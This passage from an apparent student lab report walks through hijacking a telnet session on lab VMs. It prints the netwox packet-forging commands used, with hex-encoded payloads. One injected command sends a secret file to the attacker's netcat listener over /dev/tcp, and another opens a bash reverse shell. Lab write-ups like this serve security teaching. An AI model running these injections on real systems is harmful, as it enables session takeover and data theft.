bin      Desktop        Downloads  lib               Pictures  secret  Templates
[03/17/19]seed@VM:~$ cat secret
This is my secret data
[03/17/19]seed@VM:~$
```

To hijack the session, we need the following

1. Source and destination IPs and Ports of connecting computers i.e. client(user) and server(seed).
2. From the last wireshark captured communication packet, the sequence number and acknowledgement number, which we will use to forge a new packet.
3. Let's try to read the secret file with the hijacked session. To do this, we first need to encode the following command "\ncat /home/seed/secret > /dev/tcp/192.168.56.104/9090\n"

```
root@osboxes:~# python
Python 2.7.14 (default, Sep 17 2017, 18:50:44)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\ncat /home/seed/secret > /dev/tcp/192.168.56.104/9090 \n".encode("hex")
'0a636174202f686f6d652f736565642f736563726574203e202f6465762f7463702f3139322e313
6382e35362e3130342f39303930200a'
```

Let's use this hex code to forge a new tcp attacker packet to read the content of secret file
On the other hand, we need to keep netcat running on port 9090 to listen for communications

```
root@osboxes:~# nc -l -p 9090 -v
listening on [any] 9090 ...
```

We can see as soon as the packet is formed, the netcat window captures the results

```
root@osboxes: ~
File  Edit  View  Search  Terminal  Help
root@osboxes:~# sudo netwox 40 -l "192.168.56.101" -m "192.168.56.103" -o "51800
" -p "23" -q "4247234851" -r "860900319" -z -A -E "2000" -H "0a636174202f686f6d6
52f736565642f736563726574203e202f6465762f7463702f3139322e3136382e35362e3130342f3
93039300a"
IP_____________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|___0x00=0_____|_____0x005E=94_____________|
|              id               |r|D|M|       offsetfrag        |
|_________0xA2E0=41696__________|0|0|0|_______0x0000=0__________|
|      ttl      |   protocol    |            checksum           |
|____0x00=0_____|____0x06=6_____|_____0x259D_____________|
|                            source                             |
|_________________________192.168.56.101_________________________|
|                          destination                          |
|_________________________192.168.56.103_________________________|
TCP____________________________________________________________.
|          source port          |       destination port        |
|_________0xCA58=51800__________|_____0x0017=23_____________|
|                            seqnum                             |
|_____________________0xFD27A923=4247234851______________________|
|                            acknum                             |
|_____________________0x33504BDF=860900319_______________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|_____0x07D0=2000_____________|
|           checksum            |            urgptr             |
|_________0x3F16=16150__________|_____0x0000=0_____________|
0a 63 61 74  20 2f 68 6f  6d 65 2f 73  65 65 64 2f  # .cat /home/seed/
73 65 63 72  65 74 20 3e  20 2f 64 65  76 2f 74 63  # secret > /dev/tc
70 2f 31 39  32 2e 31 36  38 2e 35 36  2e 31 30 34  # p/192.168.56.104
2f 39 30 39  30 0a                                  # /9090.
root@osboxes:~#
File  Edit  View  Search  Terminal  Help
listening on [any] 9090 ...
192.168.56.103: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.103] 47752
This is my secret data.
root@osboxes:~#
```

We can see the wireshark results too showing the forget packet

```
828 2019-03-18 03:47:06.1826022… 192.168.56.103    192.168.56.101    TCP    164 [TCP Ret
829 2019-03-18 03:47:06.1830245… 192.168.56.101    192.168.56.103    TCP     66 51800 →

▸ Frame 828: 164 bytes on wire (1312 bits), 164 bytes captured (1312 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_51:e2:df (08:00:27:51:e2:df), Dst: PcsCompu_f3:42:b3 (08:00:27:f3:42:b3)
▸ Internet Protocol Version 4, Src: 192.168.56.103, Dst: 192.168.56.101
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 51800, Seq: 860900319, Ack: 4247234905, Len:
    Source Port: 23
    Destination Port: 51800
    [Stream index: 2]
    [TCP Segment Len: 98]
    Sequence number: 860900319
    [Next sequence number: 860900417]
    Acknowledgment number: 4247234905
    Header Length: 32 bytes
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 227

0000  08 00 27 f3 42 b3 08 00  27 51 e2 df 08 00 45 10   ..'.B... 'Q....E.
0010  00 96 53 f7 40 00 40 06  f4 3d c0 a8 38 67 c0 a8   ..S.@.@. .=..8g..
0020  38 65 00 17 ca 58 33 50  4b df fd 27 a9 59 80 18   8e...X3P K..'.Y..
0030  00 e3 f2 a5 00 00 01 01  08 0a 00 12 86 00 08 f5   ........ ........
0040  7d 4c 0d 0a 5b 30 33 2f  31 38 2f 31 39 5d 73 65   }L..[03/ 18/19]se
0050  65 64 40 56 4d 3a 7e 24  20 63 61 74 20 2f 68 6f   ed@VM:~$  cat /ho
0060  6d 65 2f 73 65 65 64 2f  73 65 63 72 65 74 20 3e   me/seed/ secret >
0070  20 2f 64 65 76 2f 74 63  70 2f 31 39 32 2e 31 36    /dev/tc p/192.16
0080  38 2e 35 36 2e 31 30 34  2f 39 30 39 30 0d 0a 5b   8.56.104 /9090..[
0090  30 33 2f 31 38 2f 31 39  5d 73 65 65 64 40 56 4d   03/18/19 ]seed@VM
00a0  3a 7e 24 20                                        :~$
```

4. To create a reverse shell on the attacker machine, we need the hex value of the following command "/bin/bash -I > /dev/tcp/192.168.56.104/9090 0<&1 2>&1"

```
>>> "\n/bin/bash -i > /dev/tcp/192.168.56.104/9090 0<&1 2>&1\n".encode("hex")
'0a2f62696e2f62617368202d69203e202f6465762f7463702f3139322e3136382e35362e3130342
f3930393020303c263120323e26310a'
>>>
```

5. We will use the above generated hex value to forge the next packet from the attacker machine In this case, since the sequence number has changed, we will use the next sequence number from the last captured packet on wireshark. Before we do this, we will start netcat again to actively listen to the port number that we have specified in the command i.e. 9090 to listen to the communication

```
root@osboxes:~# nc -l -p 9090 -v
listening on [any] 9090 ...
```

```
root@osboxes:~# sudo netwox 40 -l "192.168.56.101" -m "192.168.56.103" -o "51802
" -p "23" -q "445672083" -r "2772067216" -z -A -E "2000" -H "0a2f62696e2f6261736
8202d69203e202f6465762f7463702f3139322e3136382e35362e3130342f3930393020303c26312
0323e26310a"
IP_______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0____|___________0x005F=95___________|
|              id               |r|D|M|       offsetfrag        |
|________0x0412=1042____________|0|0|0|_______0x0000=0__________|
|      ttl      |   protocol    |            checksum           |
|___0x00=0______|____0x06=6_____|____________0xC46A_____________|
|                            source                             |
|_________________________192.168.56.101_________________________|
|                          destination                          |
|_________________________192.168.56.103_________________________|
TCP______________________________________________________________.
|          source port          |       destination port        |
|________0xCA5A=51802___________|___________0x0017=23___________|
|                            seqnum                             |
|______________________0x1A906A93=445672083______________________|
|                            acknum                             |
|______________________0xA53A6390=2772067216_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|___________0x07D0=2000___________|
|            checksum           |             urgptr            |
|________0xC4B3=50355___________|___________0x0000=0____________|
0a 2f 62 69  6e 2f 62 61  73 68 20 2d  69 20 3e 20  # ./bin/bash -i >
2f 64 65 76  2f 74 63 70  2f 31 39 32  2e 31 36 38  # /dev/tcp/192.168
2e 35 36 2e  31 30 34 2f  39 30 39 30  20 30 3c 26  # .56.104/9090 0<&
31 20 32 3e  26 31 0a                               # 1 2>&1.
root@osboxes:~#
```

```
File  Edit  View  Search  Terminal  Help
root@osboxes:~# nc -l -p 9090 -v
listening on [any] 9090 ...
192.168.56.103: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.103] 47754
[03/18/19]seed@VM:~$
```

This brings the hijacked telnet session into the netcat screen and the user screen remains hanged.

```
862 2019-03-18 03:49:56.8410555… 192.168.56.101   192.168.56.103   TELNET   109 Telnet D
863 2019-03-18 03:49:56.8414161… 192.168.56.103   192.168.56.101   TELNET    68 Telnet D
869 2019-03-18 03:49:57.0549264… 192.168.56.103   192.168.56.101   TELNET   142 Telnet D

Frame 862: 109 bytes on wire (872 bits), 109 bytes captured (872 bits) on interface 0
Ethernet II, Src: PcsCompu_f3:42:b3 (08:00:27:f3:42:b3), Dst: PcsCompu_51:e2:df (08:00:27:51:e2:df)
Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.103
Transmission Control Protocol, Src Port: 51802, Dst Port: 23, Seq: 445672083, Ack: 2772067216, Len:
  Source Port: 51802
  Destination Port: 23
  [Stream index: 5]
  [TCP Segment Len: 55]
  Sequence number: 445672083
  [Next sequence number: 445672138]
  Acknowledgment number: 2772067216
  Header Length: 20 bytes
▸ Flags: 0x018 (PSH, ACK)
  Window size value: 2000

000  08 00 27 51 e2 df 08 00  27 f3 42 b3 08 00 45 00   ..'Q.... '.B...E.
010  00 5f 04 12 00 00 00 06  c4 6a c0 a8 38 65 c0 a8   ._...... .j..8e..
020  38 67 ca 5a 00 17 1a 90  6a 93 a5 3a 63 90 50 18   8g.Z.... j..:c.P.
030  07 d0 c4 b3 00 00 0a 2f  62 69 6e 2f 62 61 73 68   ......./ bin/bash
040  20 2d 69 20 3e 20 2f 64  65 76 2f 74 63 70 2f 31    -i > /d ev/tcp/1
050  39 32 2e 31 36 38 2e 35  36 2e 31 30 34 2f 39 30   92.168.5 6.104/90
060  39 30 20 30 3c 26 31 20  32 3e 26 31 0a            90 0<&1  2>&1.
```

The attacker can access files on the server.

```
root@osboxes:~# nc -l -p 9090 -v
listening on [any] 9090 ...
192.168.56.103: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.103] 47754
[03/18/19]seed@VM:~$ ls
ls
android
bin
Customization
Desktop
Documents
Downloads
examples.desktop
lib
Music
Pictures
Public
secret
source
Templates
Videos
[03/18/19]seed@VM:~$ cat secret
cat secret
This is my secret data.
[03/18/19]seed@VM:~$
```

Observations: This part took some time because of the sequence and acknowledgement numbers, once we understand the packet flow and the numbers, it is very easy to forge a new packet to hijack the telnet session. To know the attack was successful the info of the file observed in attacker listening port.

Team Contribution:
Adeel Malik: Successfully installed and conducted all the part.

Nazia Sharmin: Conducted part 2.1 and 2.2 successfully and took assistance from Malik for part three in sequence number and ack num correction.

Final part: Matched our result and combined together